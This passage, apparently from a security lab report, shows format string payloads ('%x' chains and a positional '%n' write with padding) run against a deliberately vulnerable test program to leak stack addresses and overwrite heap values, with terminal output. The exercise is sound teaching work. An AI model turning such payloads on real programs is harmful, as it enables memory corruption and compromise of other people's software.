secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
Segmentation fault (core dumped)
[02/22/2018 11:24] seed@ubuntu:~/lab5$
```

- By providing multiple **%x** as the input to **mystring** program, I was able to collect the address space of secret[0] and secret[1].




```
[02/22/2018 11:24] seed@ubuntu:~/lab5$ ./mystring
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
The string length is 34
[02/22/2018 11:27] seed@ubuntu:~/lab5$ ./vul_prog2 < my_string
The variable secret’s address is 0xbffff334 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
◆bffff338|1|b7eb8309|bffff35f|bffff35e|0|bffff444|bffff3e4|804b008|804b008|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[02/22/2018 11:27] seed@ubuntu:~/lab5$ █
```

- By providing **%n** at the 9th position as the input to **mystring** program, I was able to change the value of secret[0] to **0x3e** from **0x44.**



```
[02/22/2018 11:27] seed@ubuntu:~/lab5$ ./mystring
%x|%x|%x|%x|%x|%x|%x|%x|%n
The string length is 30
[02/22/2018 13:50] seed@ubuntu:~/lab5$ ./vul_prog2 < my_string
The variable secret’s address is 0xbffff334 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
◆bffff338|1|b7eb8309|bffff35f|bffff35e|0|bffff444|bffff3e4|
The original secrets: 0x44 -- 0x55
The new secrets: 0x3e -- 0x55
```

- By providing **%n** at the 9th position and adding 4 number as the input to **mystring** program, I was able to change the value of secret[0] from **0x3e** to **0x42** which is 4 more than **0x3e**.



```
[02/22/2018 13:51] seed@ubuntu:~/lab5$ ./mystring
%x|%x20|%x|%x|%x04|%x|%x|%x|%n
The string length is 34
[02/22/2018 13:52] seed@ubuntu:~/lab5$ ./vul_prog2 < my_string
The variable secret’s address is 0xbffff334 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
Please enter a string
◆bffff338|120|b7eb8309|bffff35f|bffff35e04|0|bffff444|bffff3e4|
The original secrets: 0x44 -- 0x55
The new secrets: 0x42 -- 0x55
```